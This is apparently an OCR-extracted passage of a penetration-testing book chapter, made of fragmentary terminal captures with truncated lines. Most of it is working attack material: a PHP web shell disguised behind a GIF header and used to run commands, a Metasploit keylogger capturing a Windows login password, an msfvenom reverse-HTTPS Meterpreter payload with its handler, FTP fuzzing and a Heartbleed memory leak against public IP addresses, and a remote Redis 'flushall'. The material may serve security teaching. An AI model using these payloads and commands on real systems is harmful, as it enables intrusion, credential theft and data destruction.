
GIF87a:
 test
<?php
$output = shell_exec('ls -lart');
echo "<pre>$output</pre>";
?>
```

```
-----------------------------1023031201421620240268317158
Content-Disposition: form-data; name="image"; filename="test1.php.pht"
Content-Type: text/php


GIF87a;<?php system($_GET['c']); ?>



-----------------------------1023031201421620240268317158--
```



localhost/aa/upload/test1.php.pht
GIF87a;
Notice: Undefined index: c in /Applications/XAMPP/xamppfiles/htdocs/aa/upload/test1.php.pht on line 1
Warning: system(): Cannot execute a blank command in /Applications/XAMPP/xamppfiles/htdocs/aa/upload/test1.php



localhost/aa/upload/test1.php.pht?c=whoami
GIF87a;daemon


Chapter 5: Network Exploitation on Current Exploitation




Hamster
localhost:1234
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
-- no clone targe --
No target has been selected yet
To start monitoring, type in the adapter name and hit the [Sub
mode monitoring. You may have to first configure the adapter
eth0
Submit Query


Hamster – Iceweasel (Private Browsing)
Hamster
127.0.0.1:1234
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
192.168.0.106
[cookies]
HAMSTER 2.0 Side-Jacking
[adapters | help]
STEPS:In order to sidejack web sessions, follow these steps. FIRST, click on the adapter menu and start sniffing. SECOND, wait a few seconds and make sure packets are being received. THIRD, wait until targets appear. FOURTH, click on that target to "clone" it's session. FIFTH, purge the cookies from your browser just to make sure none of them conflict with the cloned targets. again
TIPS: remember to refresh this page occasoinally to see updates, and make sure to purge all cookies from the browser
WHEN SWITCHING target, rember to close all windows in your browser and purge all cookies first
Status
Proxy: unknown
Adapters: none
Packets: 0
Database: 768
Targets: 4


Problem loading page
root@kali: ~
Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.13.8-dev]
+ -- --=[1607 exploits - 914 auxiliary - 278 post]
+ -- --=[471 payloads - 39 encoders - 9 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > _


msf > show exploits
^C
Exploits
========
Name Disc
Date Rank Description
aix/local/ibstat_path 2013
excellent ibstat $PATH Privilege Escalation
aix/rpc_cmsd_opcode21 2009
great AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21
Overflow
aix/rpc_ttdbserverd_realpath 2009
great ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Ove
(AIX)
android/adb/adb_server_exec 2016

```
msf > show payloads

Payloads
========

   Name                                              Disclosure Date  Rank
Description
   ----                                              ---------------  ----
-----------
   aix/ppc/shell_bind_tcp                                             normal
AIX Command Shell, Bind TCP Inline
   aix/ppc/shell_find_port                                            normal
AIX Command Shell, Find Port Inline
   aix/ppc/shell_interact                                             normal
AIX execve Shell for inetd
   aix/ppc/shell_reverse_tcp                                          normal
AIX Command Shell, Reverse TCP Inline
   android/meterpreter/reverse_http                                   normal
Android Meterpreter, Android Reverse HTTP Stager
   android/meterpreter/reverse_https                                  normal
Android Meterpreter, Android Reverse HTTPS Stager
   android/meterpreter/reverse_tcp                                    normal
```

```
msf > show auxiliary

Auxiliary
=========

   Name
  Description
   ----
  -----------
   admin/2wire/xslt_password_reset
  2Wire Cross-Site Request Forgery Password Reset Vulnerability
   admin/android/google_play_store_uxss_xframe_rce
  Android Browser RCE Through Google Play Store XFO
   admin/appletv/appletv_display_image
  Apple TV Image Remote Control
   admin/appletv/appletv_display_video
  Apple TV Video Remote Control
   admin/atg/atg_client
  Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
   admin/backupexec/dump
  Veritas Backup Exec Windows Remote File Access
   admin/backupexec/registry
```

```
[*] 88.198.212.74:21 - Connecting to [redacted]n port 21
[*] 88.198.212.74:21 - [Phase 1] Fuzzing without command - 2017-02-16 23:52:25 +0300
[*] 88.198.212.74:21 -  Character : Cyclic (1/1)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 10 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 20 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 30 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 40 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 50 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 60 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 70 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 80 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 90 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 100 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 110 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 120 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 130 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 140 (Cyclic)
[*] 88.198.212.74:21 -    -> Fuzzing size set to 150 (Cyclic)
```


```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
```

```
>> session.railgun
=> #<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::Railgun:0x0000001290e2e8 @client
2.115) "NT AUTHORITY\SYSTEM @ CORELAN_XP3">, @dlls={"user32"=>#<Rex::Post::Meterpreter::Ex
l_path="user32", @win_consts=#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::WinCon
"=>65535, "MCI_DGV_SETVIDEO_TINT"=>16387, "EVENT_TRACE_FLAG_PROCESS"=>1, "TF_LBI_TOOLTIP"=
11, "FKF_AVAILABLE"=>2, "LINE_AGENTSTATUSEX"=>29, "REGDF_GENFORCEDCONFIG"=>32, "ERROR_INST
ED"=>32, "BTH_ERROR_PAIRING_NOT_ALLOWED"=>24, "CMSG_HASH_DATA_PARAM"=>21, "DNS_ERROR_INCOM
_MEMORY_BUFFER"=>0, "TASK_LAST_WEEK"=>5, "DISPID_COLLECTION_RESERVED_MAX"=>2047, "MSIM_DIS
QI"=>3221495810, "FLICK_WM_HANDLED_MASK"=>1, "NS_NISPLUS"=>42, "WM_SYSCHAR"=>262, "NDR_MA
>3, "ICC_PAGESCROLLER_CLASS"=>4096, "SUBLANG_CORSICAN_FRANCE"=>1, "IMAGE_REL_IA64_PCREL60
SHIELD"=>512, "DDE_FDEFERUPD"=>16384, "OS_NT4ORGREATER"=>3, "DISK_LOGGING_DUMP"=>2, "IMAGE
DBT_VOLLOCKUNLOCKFAILED"=>32838, "WM_GETICON"=>127, "SEC_WINNT_AUTH_IDENTITY_VERSION"=>512
DLE_TYPE"=>9, "MCGIP_CALENDARBODY"=>6, "EVENT_SYSTEM_DIALOGEND"=>17, "MFOUTPUTATTRIBUTE_SO
"MCI_CD_OFFSET"=>1088, "CRED_MAX_DOMAIN_TARGET_NAME_LENGTH"=>256, "ERROR_DS_SIZELIMIT_EXCE
HEIGHT"=>1048576, "EVENT_TRACE_CONTROL_STOP"=>1, "BTH_ERROR_QOS_IS_NOT_SUPPORTED"=>39, "DI
TY"=>4, "IP_UNICAST_IF"=>31, "LDAP_OPT_VERSION"=>17, "CLUSAPI_CHANGE_ACCESS"=>2, "SND_NOST
TOCONTROLHEIGHT"=>36, "CTRY_CANADA"=>2, "FWPM_ACTRL_CLASSIFY"=>16, "SERVICE_STOP_REASON_FL
RY_TYPE_MISMATCH"=>1922, "DMBIN_LARGECAPACITY"=>11, "SOUND_SYSTEM_BEEP"=>3, "SQL_FD_FETCH_
```

```
>> session.railgun.known_dll_names
=> ["kernel32", "ntdll", "user32", "ws2_32", "iphlpapi", "advapi32", "shell32", "netapi32",
i"]
>>
```

```
>> session.railgun.kernel32.functions
=> {"GetConsoleWindow"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::D
LLFunction:0x000000054088c8 @return_type="LPVOID", @params=[], @windows_name="Ge
tConsoleWindow", @calling_conv="stdcall">, "ActivateActCtx"=>#<Rex::Post::Meterp
reter::Extensions::Stdapi::Railgun::DLLFunction:0x00000005543288 @return_type="B
OOL", @params=[["HANDLE", "hActCtx", "inout"], ["PBLOB", "lpCookie", "out"]], @w
indows_name="ActivateActCtx", @calling_conv="stdcall">, "AddAtomA"=>#<Rex::Post:
:Meterpreter::Extensions::Stdapi::Railgun::DLLFunction:0x00000005542b30 @return
```




```
>> exit
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use post/windows/capture/lockout_keylogger
```

```
msf post(lockout_keylogger) > run
[*] WINLOGON PID:856 specified. I'm trusting you...
[*] Migrating from PID:900
[*] Migrated to WINLOGON PID: 856 successfully
[+] Keylogging for NT AUTHORITY\SYSTEM @ CORELAN_XP3
[*] System has currently been idle for 151 seconds
[-] Locking the workstation falied, trying again...
[*] Locked this time, time to start keyloggin...
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/smartlocker/192.168.2.115_20170312.1418.txt
[*] Recording
[*] System has currently been idle for 154 seconds and the screensaver is OFF
[*] Password?: abcd <Return>
[*] They logged back in, the last password was probably right.
[*] Stopping keystroke sniffer...
[*] Post module execution completed
```


```
root@kali:~/Desktop# openssl req -new -newkey rsa:4096 -days 365 -nodes -x509
eyout meterpreter.key -out meterpreter.crt
Generating a 4096 bit RSA private key
..............................++
.....................................................................................
.......++
writing new private key to 'meterpreter.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
```

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_winhttps HandlerSSL
Cert=/root/Desktop/meterpreter.pem StagerVerifySSLCert=true LHOST=192.168.2.124
LPORT=4444 -f exe -o /root/Desktop/abcd.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylc
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1128 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/abcd.exe
```

```
msf exploit(handler) > set HandlerSSLCert /root/Desktop/meterpreter.
pem
HandlerSSLCert => /root/Desktop/meterpreter.pem
msf exploit(handler) > set StagerVerifySSLCert true
StagerVerifySSLCert => true
msf exploit(handler) >
```

```
msf exploit(handler) > run

[*] Started HTTPS reverse handler on https://192.168.2.124:443
[*] Starting the payload handler...
```




```
msf > search heartbleed

Matching Modules
================

   Name                                               Disclosure Da
scription
   ----                                               -------------
---------
   auxiliary/scanner/ssl/openssl_heartbleed           2014-04-07
enSSL Heartbeat (Heartbleed) Information Leak
   auxiliary/server/openssl_heartbeat_client_memory   2014-04-07
enSSL Heartbeat (Heartbleed) Client Memory Exposure
```

```
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter
before storing
   MAX_KEYTRIES      50               yes       Max tries to dump
   RESPONSE_TIMEOUT  10               yes       Number of seconds
server response
   RHOSTS                             yes       The target address
 identifier
   RPORT             443              yes       The target port
   STATUS_EVERY      5                yes       How many retries u
   THREADS           1                yes       The number of conc
   TLS_CALLBACK      None             yes       Protocol to use, "
aw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POS
   TLS_VERSION       1.0              yes       TLS/SSL version to
```

```
[*] 115.114.26.29:443     - Heartbeat response, 65535 bytes
[+] 115.114.26.29:443     - Heartbeat response with leak
[*] 115.114.26.29:443     - Printable info leaked:
......X.{P.I....&..~....y.......|.d.hW..f.....".!.9.8.........5.............
..........P.x.'.....................................m...p.x.'...X.H.'.......
............00z.'.............H.'.............................,|.'.......'.....
..........>....gw.'...0.H.'.................................*...P.x.'...........
...0........P...P.x.'.....................................m...p.x.'.....H.'.
..............Q....0z.'... .H.'...`.............................00z.'.......
................>....*x.'...p.H.'.................................>...A.......8.
.......2J.'.......'....Q..[.......'.................h.p...'.............,......
p.H.'.....H.'...p...'.......'.....................*H.'.....H.'...x.H.'...<.....
......'.............................I.'.......'................'...............
....(.H.'...ts.y.s..Y.......!.........H.'............p.H.'............(.H.'.....
........H.'............2H.'............h.H.'....3H.'.............H.'.....I.'...
.....................................H.'...x-H.'...(.H.'...p.H.'.................
..................A.......A.......x_M.'... Rollback tranaction changes... *...
```

```
root@kali:~# telnet [redacted]
Trying [redacted].
Connected to [redacted].
Escape character is '^]'.

_
```


```
Enter file in which to save the key (/root/.ssh/id_rsa): ./id_rsa_
```


```
Your public key has been saved in ./id_rsa.pub.
The key fingerprint is:
26:50:9b:b8:1d:88:97:4e:3c:67:4d:f6:c9:0e:50:53
The key's randomart image is:
+---[RSA 2048]----+
|      o.=.E      |
|   o = B + .     |
|  . X * o +      |
|   + B . o       |
|    o o S .      |
|       o         |
|                 |
|                 |
|                 |
+-----------------+
```


```
root@kali:~# sudo apt-get install redis-tools
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
```


```
root@kali:~/[redacted]redis# redis-cli -h [redacted] -p 6350 flushall
OK
```


```
